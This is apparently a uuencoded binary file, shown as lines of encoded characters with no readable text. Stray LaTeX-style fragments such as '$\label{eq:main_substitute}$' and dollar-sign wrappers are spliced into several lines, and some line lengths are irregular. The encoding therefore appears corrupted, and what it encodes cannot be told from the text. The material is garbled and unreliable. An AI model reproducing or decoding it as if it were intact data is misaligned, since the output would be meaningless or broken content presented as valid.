M>\$,TDWDETP?`M.J]ZWY:JJ"4*%YR2NOX[E:-E/=*\5?.0K62G>ZV3 36 -TW $\label{eq:main_substitute} $$M"`:-46K;FF"*-/Z;IQ^<`DG=`IM3`9P"PC&2!1"T;Z@E$232RB,$I1RF&U+4$$ $MJO#%#_IMO`6UZD`ZN%Q]E4^G`]":#01,5,?9N5$!<%]R"N_Q9=\E=4J:Y@1+$ ME;0@O%?*LD/I,Y':(0U*6DGXD!<LM)N5SFAIC986J2%R\$^K<(P]8D&:CHD(0 MM@1GC"I)>FX9"])D54FV,"(I11JGH@K-9!LD#,-D-EX9.O7)Y1J.,18B<-*' MYM?@Z5`191-G?.AGO`FJ!:N3*5>2]2F*\$SMV@5GRFR&O\$%&\$6,<H5<U(;*P8 $\label{eq:mjp} \texttt{MJP} \& \texttt{MJ$

 $M]=UMAR,H1\4<6B.XR)<[O!S`]*@&XMO+>"_KR[X)D\G[87*:[2Y'F)@^"9``$ MV>NQ8\[2%-4)BI[O=7U\S>#1#SM03JTI#H3#>24KI\,!POZ'70XTNZ`BJL\$' $M7:WNCA:-Z_NN4-\5B>]&1HTIBAU5B!=-3C%2)X$SI&J6I&XL\#GF$\+IU8>$ M\FGAE>RP3XM)GQ9!10Q\NGPYOGO>_V@(O3K.YX/^]^1Q>\MD1LELAZQ]YX[) MG)(522 $^{\circ}$;;=2N/TB $^{\circ}$ I=)[YKC1 $^{\circ}$]W/ $^{\circ}$!-0 N° ZN9Z; HU_{V} + $^{\circ}$ UM+S]8LB:I, $^{\circ}$ (MGD,L&S\$P33`N12C)7:QRFK06"C)X]+-?JE\GMV0`Z93L<*/7;LF(`^(7TL5P M]76Z+8.'Y8]?A5\]V=^8@<3A8C:T05-GL#D#P6Z<,6-B+>A@AP8>]MC%QPX M_W>3=C;KIUVE#JCOZ`A]DFL"Y+2)/7*6!I30"YJ<(Q)3?*V*7HK1QJ5R:LVA MQJ7R2C;5N`AA/Y6:@.)]&28)*JL:SZH1%DXGU09D0_<"FD('!\$66CTU@1;=< M/,6COL)@E,\$.FYU1AFXJ#2LO4SD5FTYF#9W"3XF"UBM7.K/%VH8,01G2V2W) MV0%'K@[*\PY'85+'ISQ&>6PR_\5IFBQ#)3/AX%%7\\$SXZ\14LO148-X;PH\1 M<L&2<T1@BJ]5STLUR'2@U&&'YK@+HUZ:G.,6PK'/*#!&1=C)SRC03@F+T<\H MDWDE*T<_HTP6E*SZV6>TL%I,.YRDBIE?/S;)P.1&R7L35\$K.AQV4'LD+I]V^ MW@C8J9@B25J>\$7YZ?-F]O]M_86JOU&62L)+B3!:4K\$IS%/Y>_.?KEO/1::%= MGLS2RH, <3&:4S';(7/HY8UJGM\$6'-F23'QS0>N72DNFM@,OXX-N+4`:EK#J4 M3N?0'Q]HC/CI[N_6;866LM!2=IZ=NM_&A](NM_LO]:,PX/\$IMC@^?G2_Q7U1 MC#8J3]VA[TE?;LG4(8M3EJ+#4IK&@YL?U`;*DK'X'&]-IYUM3BE>[*GZS4OA M50M6>WIL: 2N3XN0V%O(NRWXSPBU4I)G5C)/5C)WJL!5>0^+'EX.8S"C9U'*0 M2D_G=W8J!*V*C+]?Z%A\$TJYXGI))8GIR)YW\4/9SI#1J@.4<\$9[1!`&"XQ[[$MSRQ5T, HG).1DECY"4S-J=\#H7**_6E0?RH@Q*5DWG!0BG\B)H($)^,"^"44)[$ MX)L4G)(5![Y)P2M9F7Z3QN,?@M)78_WW^>LS`@222LM4Y6.K)G0!W=W+#G?0 M(3NLZV='950"LJ/#PLDQ%+50Z#DWL&\$PY1(*28W*#DEJQHP.^H'R:MFAS*B" MDAW.C\$HSX^(A+E5UOD9>>\Y>I](KY`:H_[C;?4^HC5);I4:"@'R]>]A^\$U*G $\verb|MI$4Z\0]2BK\0>B4LT_E=$-)"ZXM2(AT&83$<XJ0!`$-0T540Q&8JQG($$5>PQ$)$ MLU1!*Y^0D,=8^@A-S:C1!@#LZLQ\?"3/9\$[)ID;R0C@=YMRKD/+G8<Z#4E<_ M";/1_#'YP3`;HX1V*LQ*B3`#OB)_;IYONM:9I*+'DG)O%5G@LGX6&*>:,1+I ML*1)T,(YP+'SS3(9JUQ"0=YDT4.26C!D4!C+`!/4LNI`!ECUL9T:EBAA^PF(MQC#8*']O3**\$I[OGG1!KI&%R*LFII&)L`F>^?:".'1V&;>Z"7>QOF,\KW\BG $M(-\$0E#+]"\$B_OR?9J6_<\#MPW-1)IC1*:0>C[..KAVV7UBEM,3K`3B5[I>Z/$ M5320&OK3Q_M;W;AI^XGJM.P.S=6`,4G7`993,@X!6/Z;40E"1_YB95.\$->.G $\texttt{M=@3Z0GU:'\&K""J=DAYNP0INPKG\backslash+K^R\#J<@T;D50RG0R4N+6\$>LU=?S8I-'\#LU=?S8I-'\#LU=?S8I-'\#LU=?S8I-'\#LU=?S8I-'\#LU=?S8I-'\#LU=?S8I-'#LU=?S8I-'#LU=?S8I-'*\\$ $M[; `9]4991D^-18,6WP^P=\K>M$2CHY5DF.*C%)8&E-`+FCPB$E-\S6!<I#\6$ M/!_4FD.M3ZEN*J=:'R%,'Q206Q&`,RIDT`1=/.T>\$EJGM(.9\$16-<C*]5_IT MBD2\$I]1!J:M#.]A\T'*'X?#E[/&O'9_H5GJC](-I\$MWQ!K13PB)IB'3'FQ!Z MVN. %.9QR%(/9E`T/4YC4*VF93*8PJ3RC(.1!R:0!+(KNX2NU>UMF>8?,Z8K1 MXV,ZTU`EW0<P&A6!<0)XQBIN%R&W6%+Y6:J@E4](R#\$L?82F9M3HHBM07JT; M'RLP65"RJ;&"\$.H;P-_OXC/8CSKF*G-U9IZ,(Z7X3^BF/>SNFZLRV:&V[]#< MJ!@X=,"8>'6`9;_EXEJX;42"T(E_\TG"FO&C`S*@O%I\R,EY4++#3LZ[OW4N M%1!&/6P2# ,7B53=[&@"CXF-\$ELA3G9@)9*=\$H VW&+[0`M'3.R5>-A=6[[P M'>Z[6Z8.2MWKLFD`Z5WPOW\D6>'[66&UZ!9+8\HVD1.*TXR(W5R6 6:\$6ZC(M5ZQFG*QF[.B&>: "<6EH<R`;KE6QJV4P()108L0P.RM];*M.=I\$KKU'DN3P=L MZJ_X8GL2@:H?`6=4".JE<(T'0%'J?R<UDOJ30UXADNKH["A5S<C1Z52@O%IY MJ"ZZH&13=5\$(1[U?J\$>+_&?>+XS2#F=%E@^R5DYHIX2]2HAZ11?VZ]M"S*"% $M1<\TWBVU)N)Z;RKQBY9$=QKO/KY^;N[E'O-A$51LE7954M[$45X]XM4CR83L$ MAA^RTBP#K>FGF;<JQR'-E'\$LT1291%KLU8KXE";--N^%SHW3B95NLK;[4LT- $\texttt{M!} + -5\texttt{T}) 63\texttt{IWM} < \texttt{TEXSFIT} \\ \texttt{5N} < \texttt{I} (\texttt{C} \\ \texttt{@J} < \texttt{PL3} \\ \texttt{NN5} = \texttt{OS} \\ \texttt{EK4MY} = (\texttt{M?2M} \\ \texttt{WQ}. (\texttt{X} \\ \texttt{NS}) \\ \texttt{NS} = \texttt{NS}$ $M[C2+"^/Y"5PXQ/O+!U$K2]47$\#7E2..E8%%\:[R1$LG1"$3B*`HF;$9&,0$ MU&/!'`A.L\$KFIH, #PNY1F]F>H86R^]'#-DI8*F\$8?I'07U^^,)TF2Y5-G[<! M/E?*]&!:>NB%B:T2N_1#K(=>4G+4^;3#7!4JPX_5\L7?%("'[7W[C@MG3.AG M3%6J)&3, "&N2.B-X3A\$YV8@,&9<BEWA+,E4'2&NFF*KR0<\YALESCD!:)90. M*J"15<S>&L/(0J7TDDNE#%A*9>FGF>Y5BWM2NM.B(=D\"MY*I.09XI.RI;%) $M<>SM. i@V6]&N(6*?,AJQLEJQHYVOX&R:JD[$(^\4#)_,!YXH+FWE0<C44:7$ $M*F=P7)^HF4B]9[)#V]Y^D2LMYY-';9<ZG!);)79C4Z7Q88[MW<..-T^Q4Z%,$ M?K0+?E''J2Q.!==/!5,J.ZJJT"<Y(\$`.:^SKLS1%=:(>N_,B,<77#!X=TH)5 MW64/53]KE6RJ^BEA&^ZXYKA]OGMYQ-P>\$Q0JR8^,:WG`>/KX^)6-3U>:``DJ $\label{eq:mean_substitution} \texttt{M`E.W7:;BUTN\J)J[$\#4U\&,4FEQHJB\&-6\#6^U`1V(^8Y>\"ESBG9URM\&HG")$$$ MYOYN]\#'(P3I54JZUJ3D-*7`XV_F",K16V]2%MKP>??I1T->9\$)>#-><FIYK M0FZ4O+?RI.2)_853^D+I49F4OE^`PBM+.7;\$B#IY3SM:9D^FFO+,]-.H""H'

M:=1G3%*IC^14B?UT\$?]F3(#0(:6@:H*N9O34\$:3@U;/^4%IYIV13:26\$W>[7 MV>0]_N[I7G!>A92CG;`>>5#RX4K`,2GM,Y2:5&6Z&B#FL(>PT^F%>8SRI,L! M:M08DU.F=)NR6#;.Y96KOTU99U*%-"AIND>Y-Q\$=@A8YY,G\LDY\$"Z%10CNZ M&8_)G)(5Z7RR=C&!]\$16CDTC8_Z828.25NG\<5H#B*M7M4*_:E5:6-YZG?!. MUR[%:P6+/7%1DI`-ZUCLD;/.:=*:*497V8!2OT[NTP92_3JY3UL(DR&H0(.R $M5V-+-*"J=\$*]RO*)>L6\$1@G3\Q^2,TSFE*P86U%K6O_-[N:5JI.<T,R3SBR8]$ MO8HI\$=V4CR,[+G,/OI@Q(OS-"+N0D6]8SSA9S=BI4VM5KA[,Q <#,IE1,CL= M31!*-*'M[?WVX>MNSSBG0HKA?/(^I?5*FVX*E(4QS%0P;5#:9%N@>+CY2O:C MYOI1, ^H*@SK)?*-1\$UP:M=BA%N%",A(UH_<Y.-D-6-'ZR!03DT=KX-,YI5L MJ@X*X7343%`A@YK8/@:Y0_(QBU5/VEZUU*:<=FGO[C\Q>3+MJ"(Q"%&\UD%\ M6V8WM'5X2\V61+/L1],:M<\$BFBE?<4QV&R3J*)RC5@%S**`.L9)ZL9.SK\$ M`,JKJ>6!:-J@9-7!:-K!WLO.Z*QR&APWMFX6.Y.]^;?<9'WO.J-"X-V4+7%N MBF*G87:>1;\9,@N5N-;94:J:D9/UQ'DU\Y!G75"RPYYUZMEHS.R)/D2W#:90 MKZ8S]\$J[9SJC=';D#AP,1J3S3S1.J\$>FZ.O=\[<[JB="ZY6VMTRF/8C/SW3& MEP<C'%G;CVRAON!.?\J7AC;%<=2TRV\H:B/L0D9^8CWC9#5C)^N-5U].=OB! M5"=.=OB54+<LBCV,\2JB'*DSN&>_U^<SON]9'U0(/)NR)8Y-4>RP4OWJR6\$# M9J\$2M_IJE*IFY&2=*=6KY2&OED[)#GNU5*^R,3?/=T][QGD5,O#K6YH<?H@G M,\AXI@Y*/;:?ZK9/W(Z7&LW'CS>?9/M`%;3"AGRLNC3/GZIOY/PN&\$P_M,&J M,(?OCG"G\$1ZCD\$#'\8HH>C,I2HB]\$+M#Q#733'8\$0ZE%"`?"'BHAJ[+IL(.P M?_Q2%2X?8";[KLI5HAD_A*F,)\^/WQ)6JZSILA-_^Z89"V7TPQXCWEVBMT*7 $M <)^6_V # / + - K?E_3 LP3 K^HSNW := ' / !> SX \ 4Q / : W^* + Q, KN", P?K@P < 5JD1_3$ MJV9.\$/2^R8*>&:8G&J_/%F>T-'84Z#\$\$UKN/>BD.4,_/?!R?;4Y7\MPPP2LR M:W.V^/,\$#UG@G>'FISRE:4A>P@:IV\$H.=EJ7.SE_1]?OKV:;S<7;^*0DD^0- $M"7K]^*-M"<^TGYU?G:\N9L?G^*^9Q3^+(2R^RQ+?TETM\3I=^^=)C_]^./W;$ M="#B*R6KNX]'+;%IJ%U#73"U[U*;2#XGE]>+R(0G&<!4-DR!F2HP->/+R(J+ $MI@:LC4(X"/_FS)V;$ \$?:.ZK1PEKF=<!<)-^P>\(IJS\RE,(<ALQ\$?Q==QF:]B MEV;,9W)Q\$\ZU@"-QD#',887#"8=ZI^<74S"+%Y926=0CB_7Z8MU1\$YBGDF#S $MK<O/SX_/HH>JR.6LGI/V+);3PVI^6+#$HWU;V@,&+>=79_I.$6@<,Q7"U-X1$ $M+(3JYZ-MF3>(+S=\$DLW5Q=7EZLZYX`QPGC)\&\%<DS"\?2*1L*:HK8\\[0)9Y$ MG?`6X*6]58_/M^!"[?^PH;=AZ'DZD%#9=@2Y?K\\SSTU-?RW-4<Y_CZ;S5'Y MF8LU<3'YO3=*.FY+``PDDD'7)^L%O?^WY`=F%2K/QI@6=+JD)NW\R'4@L\WQ MDK2>X=%<LD'TL!\$5&Q%@1\$W865VO&R.*9M'M,U[+*OD!L=R\$W^YO&HAOY^%? M?KQ\Q9M3*)FVW=_/MO]!PRZ:<G_]IL_358;0A+I[Z*-,%H"B6H57KQ5N^\$\$H M-1#6%YR: $!=JT'LXP#A6*B>@%GC6]]/Z!29"D>`X.,9V=+&;K=7PJ_DI"6\AC$ MBMB[FK[N=[_ZB'L(""::?7+(PE<**/-M21#M'*4JF0,XSZ?7WN^<=4U^_W6A8 $M\%XE!B5=<[90\8^7\$?!>'$<M0VJ7RMF#3+Q7]51=G?].WY'S1ILWX]J>Y'YA$ M\$#5.+A`LU9B*8Z7P.<2F2J718:W%A%9M=4#EI84849NV8KYDO7V <FO\$:L.X MVC]H47#[L&^42M-9HNF\$,!\$R,")I%\$LX'%J0;R?7\BH^X0Q5>(*@*:.WF_Y! $\verb|M?R_SH] SC # W - D \ * \ [LO@W'!EO()B!_E(GYR # 0 LE? T2XW(8QO \$ 6 MDB; NU*B < ;;)]$ MICUDFQR&>I]0%1.'W-RW/M+'FJB)1/L(5FGWG2ZO/C5-**%=;&YTM-91RT9Y $M-JH41[M>S%(K)V+&ZD"B(1NI$(GND+'NT%-Y2L^;+Y>L,N3HMO^\4K"R.W[K])$ MSL`7N0FB7@6+>L/]I)S5:UM!`:9GI5A],\'R\HF^]*D!KU`<1Q6QQL7V8"--M@CQ%R`8JW#%<ZI4B2D9PZ@N\%\$&->P4<,@:?TI&^Y5T+-_AF5.:W.\$L4H0A_ MQ=30280`"Y&\>GSXK\$`K<JFHSPHM&(H7"O,J:7?A*'9GP>ZT?7>R(ST.W]T< MWWU[2=XO_71"78W7YQU#Y4G5FX_IAT#?Z(O38`KS#J&8/3]O?Y#%KS>1'-8@ MZ8UQOSU_?MGBX]\$@*-&WS\1-0[C?,OH?6F6D:E/*-XGM7+; `99/<IL*`[K)' M6'%*5[D0<0.3^J(RR.E_B2^>_HK;*0`KN>(/7=`^8M@O@.4"&'P]>TC'2&YP MY*WZI%FO/!HR:*I*JASR=_A70ZA+.BK2%_IOW][+V[?Z8.U'ILCST4=V1][& M'7GC=O3AW9\$W='_M+=S1]VB?7A^^`HBOO0!OJ?D`%!]C@6YC%0`LSS*)CQ6L MO"I<":`I,GVEC-(TA?\$=]>('YTFH\$2A<(=!"H/"&@/.J"V:KY/GY5F/WK5H5 M#W>Q]"#`SINS6N+\$9:I0?8:O@D`3IWDOX,1K!O;!?X+_:QLU,-Z*5X7]XP^Z $M\P4U3>Q$, $WW(>/M8\@[S:YN>\A+OW<.>0V&-4'5@5IVRNVFM<^Q=KXX48ZP6$ M%_;`C:Y0F\$:M4A^*LKSX1]&A3,"2)*P>?<BGO[@CP*U/-NBKN/8IQ][[NSS< MT3*A) `P\$\$E_RI(^79YX;)!];JQZN!`YQ\$[;9^IU@@V#!.L17C,<:L5)V.Z#< $\texttt{M(VK\&;>BD)2_-/C_=2\$/\$8'EY5Q+"N[0!\$'A(\&T8C\,HG<*O?B-QH"TC5`TTN) }$ $\label{eq:main_main_relation} \texttt{MY}]1/\texttt{VT"O}[\texttt{XPSWO2:0#]}\\ \texttt{H`M$I}/_R-\texttt{M\#_C]K`*I,Z^MQ6DE)}\\ \texttt{E2N}\\ \texttt{SA4CYV^IS}$ M+Y"D.60^ES:&['NT('#/1*OX?[KAB^//_W'#EVO#-M;N^>K_1=LVU@ST&[S_ MN^W<;]&\$^'_N(J:M32Y#;1K?QP'A\E@OU#"B'KZAB>ZWBW6+\.``Q1N:.3]I M1XI8T8]9AMY5A//\%W!QMJJ.@.LX\$T@S8,T/'EGE_//LXOB*GMPV_'-Y3A-W $M)S-Z\-DR1(>MC@'S"\R%'Q7\>[9:SC9'OOG%0Z)2I,_^Q`07VZ9ETE8SJ.G'$ MB\V<33=X,+T)G\'KZ/=/^]O=RPV#4'V84%Y*WW;P5O&8KR4%Z)Q"0T/_A3[(

M>PS4V(T2NZSWZ+DU/,?%%G(!9)H72_.)?"Y!<SH)1L<N.1LF#1@Z]&GS_OP9 $M'6\=:!WG2\1;2J]J+:034MMLS.(G[QIRAO=C+I<^1M/:/J>KS[M'U%^_3*])$ MI<]"9P3<D2;Z@N@KXQ=PA\$""B1TM3)J:QH;9'!___IWAA9?3,[F_VBU2T[Y<1 MU4YM9!(`-4S=8(UHS6%6'VT%[6`4"&'4\GC5-0G]D50]6";N^DZTH\:P#-'E M11>F\$GO(4I!!#2E@R&*U2)S3K.\$C97KITOQT61RTW-W>MQ36,P5<"K@XI]=K M>L/:Q"R7BUE8XNICQ;G.JM&5UE2>C`8^YGGI?VDVFITL_1R=COZV^W87S]B\ M8%B.I6DT>YB45H+CW1!OC&LJ/Z\$V-U]VW[:\$<]V-W#<?8W=K2;*W#S<\+:,; M:V, #H//C^.A:DX'KY/7A1N>Y;8&HT]?CN87Y`!AMQ+J/\$SXM(C@@H/>/3WN! M*.IKLZAPG"<28,F\$0C+!Q3SI8[U@=2W.-:U2_&J@3FXD4YIA_?-G:H,^<T)7 MPJ3=F.?/L1MR=QNW4=_.GC^S]44FE'FA<QI`<U_`.X"83>\$ZG]F:PY9CE8+M $M0F7 < [ZXY)?Q@3?HKG^?H_\8U_;F(9)I"'1)-X^OSS<['9G#3"`H=[&?`\?!$ $M\&.N=8$]W]T^XL4*0E6^J2T3$LT-X:4]?(4"W*VFNL++#/<\':M]WS\^[6Y)($ M6QS8?5J+B^\$!I;03K@>0U"'B,\$F\$`C,^`[07-#*!";%)8+9:T:K8'^+8\$#<* MS*]/9ILZHJA?0K_FQXOYZBB/?YYMYI>S#:&.3/PI?P,U\$Y2-/VG9'A)<_'%R MJ1(+(#]L\,.#\?)]HZ'D7RPFX"?W4<10*5\$E)6HRY.3J?-[I70F,RA%AUW\L MU_75+!8\$/R^OU@L!Y0WHG*0RQ#20^.#M<D[%P*^VBT5FB!XV`PM"K!"?K_,_ M+GY?=`TQ9\$@#08Z\I)1_Q0>1%^OZ`^U>(+T]X.553>J&0.I@PANJ1PVQ8HA1 $M?W0^7][ATG*TU=)":^>,:F0ZD+%&$+0=!A\NOL4:H@IM3/21UT_4(K=MM=<W)$ $M/.X>_NJ`K5:1&WK.@T[_\45H#ULU"C"%]W(LJ<`Z?IPP'7-_&/3PHQ#I2;$ M6!!A-PYM`I<!GXTC-=P4'I_"[Q&,EKWWD4"LX4-QL1<7H['M8TO!:D_".YE7 $M[29$W/-"H&L*Z?*<,NU\OJ#D)(BD78X?E.L;2@S\K1EH*?00IW$O,U%;B;).$ $MV,L<)]CZ81_+$0<&+2Q)[]8_PXITNX/*J4_FF>:>\<N:#NI@]RZ^V*G4W`$ ML55J\$MGF2=F]CI#+(Z65+"_1K>PAG2`U0\MV["4[!0#V%`,!4EMW>=EL'2+7 MMU#:((2]%AA]*72UG"_.-[2KP'6`M"4BME\T*`P*U9T%N0<LW8!@NS*/8]/C MNP*I25K\69.BY5L:_>6F*Y9V8<VNZHNS61V'<J90\>FNAR+OJIB]>[=>0)05 M,\C+C\$N8+E<TI`3*9*ZK2Q(/.)=5J2[:L+590(VY&*BF4FJJGR4BI43\$:Z.4 MQ"%P*SVR9Z,%;RZNUG,RK0.*2AN;`!3V?UXM-L1-F\\"X%H(*N`'&)K[+F)Q $M,J,=;T!8%=]\&SG>E7VT6\&VJJ5_09XP5G$X:RYA>K5>RM(RX=YB7C$1;`)<YO$ MUQ?O-QH6X,;#TD\$MS\ZHE+,:SD=<^,N4.+\2YP=I&;J^#UG3#HFRV?'%^>I# MT_BD?@>DYW; `AEX'>,3I@(_Y7.'J<H`&Z6`@>M+50`X]#?"XHX\$:]3,PTVYF MK'@YKFN+/]&?HMI)VPJIM[*ANT)H!Y&XV\0.MGG2_9R]F=#_S=[WP,=1W7>N MAOS"&"2":2&!9),SQ"38[,[,[LXZD).OUD@@64):87K@K&5192G(TE:[BTUB M\$BAV:YU02U+2TI;T<)-+:4.NY,HE0\$@P@>-/2E)"Z>><"[US\$M+*->TYC4M]M"8GN^W[SWF_GS9M9*0IPO1S[\5H[O_?]_7F_]WMOWKSY01F5)TTS1C42C_)0 M22=:&A`-!<H06QDB)W:#F("APW?E<SW*!B<B.8E'=)[NUQ;)-#E254JIHA-A M&"*M\$+4L0\$<S2YGD4K)0>[5,CRSUK[QC]L%D*53YI6:5TI=5^ERR2"_-)F0I MW<^5.+(&9P__K#\$K)FN*)N:%XLS,QWS"3]9HZ@QDU4B<UFC7:%T]?3AQ=.6] M,\U&ATMH>IM"6"F",EFUIKPW*R*PCZ_KLXZWZB:F7;5EA73&?XJNT3,.TRO# $\texttt{M(I/2DR\&(Y\$LI6VE.*<W4N('"M"JD=E6P6F(CV6=K.S((Y\#(\JV5"Z@GE+(:TM)MGE6P6F(CV6)F($ M60EJ-Y)'9<RARI/*FFP`H/P4OD6`>"UID96(VB)`A0[#HK8(,+"V84FED]+S MI&1YF@7IVP1T#@EV&9P-30KOP+/\U5YFH)*UG%ECJS4 +XN*+0;:46 4U^Z+ MV=H6\$&)T6\$0JF)^J6M,450\$X(\$U*5<7,IR#PCI)N8O*R*+)9DRY;EZW3K!8[M+/*]-`JHOU&?:!8SV^%OU*<RAU&IJ#?J4VF:<9FH-^I3J<NX;\$C3<9ZT\E&P MW6RNLJTG5FN-QE39'&H=E[9Y:ARRW);EM@[@MHIX[!\5.6Q1JDY;V6F&9>JV M%3WVCU^Y(VGL-?V9?PK%RVR6P_YQDF'/`.(>FO=`0?\Z%O/;[%_C3=%,E?YS $M(\$?*HS+F4.4I56X'`7E65G9\#^X+\#CHO<.4B\$[*+(G8,,U(>XMHI,6;-2[+Q4])]$ M,GQTH[B08(O!=MCH)B[(Q9J<1#N,#GW.)JXH?>`T@S-A;VWRC9DIEZ&A+\>` M?X390:-J\$=EC2W--T_KCT26;0M-5KF2QF\$5[3GK4:)YV&*\]*]T8S=-I!NJ/ M29>"L5FL*M:RA\32IF1QF45_09-BF9C(3>*]JQXZPY7-F*]X8A]12\$H&BQGT MESW)H\$-*'.K:4]RYO3@M.1SF,%_Y1-L7^/Z`9\$@S@_ZV)_6&^ZE262)=1IIO $\texttt{M>[J"'_R\$/=IJ2PN!7:ZT\&WSC\$W<(/?I=BSE\S\-))UP?AQ[4KL,<*1^'D_!Q] }$ M:('MIIDAXV/(6(%AQ9+#0B8X/+DN"\CJ6U["QR>U84;.G>EMG#J/`L!)4JZ! MR+/"<M()':.R[+ILO6E8UF%8U#1,`2/'J&R:9606':.R+H.SBXY1-F?JV8ED]MY!C%8(O!=N08):\$.0U-+'Z/L1)K9,DL;H^R\$RRS9)8Q1=I)KG\$Q&CE%4;#'0 M7MH892<=9DDM.D;9R32C,TL9H^RDRPS9)8U1ML65M9)+&:-LRV(&.WJ,HG*' $\label{eq:md:fecuave6:vs} $$ MD:FECU\&VE6:VS) + \& *-MRF2.[I#'*MKG6=G(I8Y1M6\\Q@!\\8H[F$7T<R,,`ZC] $$ To a substitution of the context of the c$ M?37/)%3-`P%JIQF>\<'MM*]#=DV.%'=3TW4I)2YS97U<:;?6,4TFARONGPFZ M"=6;U:J\$1%N,MGUHV_(9%N!PF"/EX^!AB^YV!%C2S)+QL633M7H8.L1C3P(= M/@233H1U1\$LBV'W::%YJ,)[]W61*7:=?QY(ZVW,83HD93&7[>=*16M<(4Y)) $M.<R6\K.Y;HV-'*/KHDS+1`VBG!.&XS?.J-Z7I\+:R56"TVQ)QK^W5YU:=1D5$

 $M#RD3 = ^2\TL^5 * ?RM!.KE > 4D. > PDQ * : 6Y # 2) ? CTB * [/ 3 (UR, J8 / 3 * ! I4 [+ $@V] | CTB *] . The second of the seco$ M@VU'K6S8:?94\\$6).KIV,DMS#`9?F*AS](Y>(=8U"9EA%V228:=8^+(V,F8L M!MOZ25:?&\$BTPVC]A<31Y[-,FEG,MQ%WE<5950)=!IIO(=Z\$D;,&=;F&KO'Z M83X!:-5TN9K^2:KM.GITR@ED.ACBKL/L*6W[>FB,6S*,:1V8Q%\$1,ZABWK:< $M''' = +RK*N < = L/W'79H&R = ,, RH[)1*ST*6#_, LQ8+LA < -\ZS#X-32PCR;9H[,$ M4L,\ZS)/=K\$P=WB.ZB22BX:YD[`8;2\MS)V\$PRRIR#"GXC0#,Q%ASE"7H=DE MA;F3Y&HFDWJ8ZR=OB;88'7@!#WMP0-2Q7!D?+DL6AUGT- !\$GT<ACWGT5 &8 $MYU')X#*#_C(>V<UX/[[L)XE`=W4L=H-\C`)SR/YJ"*IX:#A$2HSI/`H`/TFY$ M!B(O"T*?.TU%[+O(9[Y1(;LK\IEO#*SUV2MPZT^27>;/AESIR40P`MCL)SL9 MUE&UW#"":;U2)8?),JWW:?EA5&RQ+COLF=+>E42P:;/!IK4=%N-_+\$=X`W.A MWLQB-BVE*TA88XNIMM04@<O+XL@FMUVV-ENGR1UN!R=JF%9`?IV2O\D=B_G- $M-7F]R1V'H>;8/*`U.3/PLY#U)J<R?O!Q2),[:=:5"6ERX_$:J@L%V]QQ64Y6$ $\texttt{M>RY'>*-SJ=[J8G8NY3,FK-G\%W\%TJBP+F97GH@\backslash U(!C=(Y(L,J=!A6*INN]=>) } \\$ M9,B*I&%EMDPBTRPRY\$%G_%02=G8JZ.R4RP+(V9+%<#/3V<%IY6!TEP"70B05 M(FM"\JRTG\EU:IJ=FJ[GU+3#L/I.3;-3E27C%5F29A&Z\$QG;#CG3#*;^PV7B MX::RB'T9/GOGR8R3X1\$@DXQ:%I-(]D+(A)T?/\$[E[(C0R3I/JB2:ZVS.T^E* M?KPXH8SE:IDS=89NGJKYP>7:A<S7^ZI^V:[%4%M?_B)HB&Q+35E8-:W4R5*' MQ9GSE:YRC[AE+I>7)\$.:&:0;TG*NHIJ73@0*[3):W3W*T\$PE"*_9FV5?9`.O M\$&06^7)%%5YR:8NO,'J0ZS\VI#I,UA@NLS9K4(^\$8B:]"]<*5`\5\$W8E5I8S M(V/2"N.\$8/*R*/0F-15EV#RW3C?.9ODQ/\$'/J5-`/B=2Z!-+DIF-1]))8R70M9J#Y`+K!R9T:-L58_9ESZ@5Y\$I9AF*MU97XT'7(15=H-:H6D&TDHJ.2MQ,6* M2F(=3ZQ-VYCTH117)/H+04AS3R[?V=M14TV[00*Z>5,G3?@!<J4(1[40[;-0 $M*;LIU;SC/<7*F+YY8E@F^:2RU&C!K1?\4"E:2M4?)X7*]Q?QF(I)=H&5<#T?$ MR\$IP3;->36F+6;`LF9".3\I*9,@/O%6QYHJD110,=J(27/.D+;EX?ZJW\JXJ MP!E?FCRIV9&::<]#&"`E`=1\$\$CF(\IPLS\ARVOWBBDSGI*.>D4#YRAU#-_6. M_@J=Z:BFH\$H78=,FPF%`29(>LA+JD2`[Z"\$3:A_LKJY):@%!3%&EB-I;K?C) M:<=KTK'!<G&\$^%4S3UZ.WCXP-CY:(3+90?2^7=/)A**E\$^IE962:S,'<W-9# M5F:]IQ9FY5,+L_*IA7WHX461/#4Q=!,%*=B18RPRE=NZ-N?Z/5;'8TU)UC2Q $M]DX4U=MSIA5;=U=N<WZ@*R]59CP^5_)E%9]\T/MX1>E3#V\D.Q/$I4(*/RS)$ MI]Z7!)X.[(H06_USBLF63(YBDB^GQTL"\D/8RL!<E-BJ7)*67!G%Y3*70&J0 M#^N#C7CV6"]VT.8')&]6^C,A>:TD9T3!U,')D:E!S*C*-0DB9?IRC]FR)+.M MF!UFED#IF2U=4+M%<J4D5UIQ991GMHQ#WR[)T[69DEH'NS1F5S)G50`D%'/7 M9-\\$SD_`ATAI:\]W7:,UD"TCR>90L@.2Z/GALK5T:90Z.1YM1XI)*3'I@)A- $\label{eq:mtform} \texttt{MT[6(;.NXIFL@U]G;W:\&"TLY(?E?Q<WQI[W$76P6Z<EO\-7!DB\#DJQ!R+6*\9]}$ M+^Z25FM<EF2S)9NCV%(!-DMUA+;VSIQD2DNFC&)RN1L,80>>/ID:&54J&5 M2FHLFA:UJ8`X4Y;DM!6GX^>D#CN-A[FHK%)ZANO&/"%1ER+3"OB1VR0>Y9K# $MN; = \&[NF^*_VE; A(_(J=*T187ITB2J/\D76D5(=W:U=_9<)=5FH+9&+/#(^[4^*])$ M,MJA/]<-K3IMTV!W-RFMD:565VK-**T8*GIZ-W==E>N7BK-0K-\$+(@>^:U.^ M,]<0*JV7;>KM1U\8&.BZ`MLN`F6#FV6!'2A`3G0?&`<'H-0A*[E413%=-9(Y M9*B`TA9^]:0[(,042:,71+5AH4X<Z.SMSV^T`E0D'8M3`#E)*Y'J9<"DDZ1> M#)"Y39L0\E*W#=TU(F=%,P7MU8=]`SX*0N0:A(>?TMVU^:J-CI\RT-[?BRJL MMY).QG'MM./"O%JYM,V1MMED&V*XISA9O6)ZJEK:,CY2&2M+&U-TUMTE2!N) $MD-8>#Y9Z'W[:ZK%JU^@]&)"OZ.\=[-O2U9'O')#J,E(=[12/1+D21<.HA'=*)$ $MM#SK)>C)#XZE0J^]NW=`-F9&-*8DH<G$L^RP6P+;^^!518:744`AJ"A]_<@I$ MSPLJ37T57>J3;2CW.\GSA]3GO;5A`AN1MVO/DBF5/R1H=,X'W:IM.ZAN,C8> M[)@>%80LX]LEF1=4I"YIAR/MH.FR7I22173FDIC+>_LQF/B=FY'/S+!IKAE2 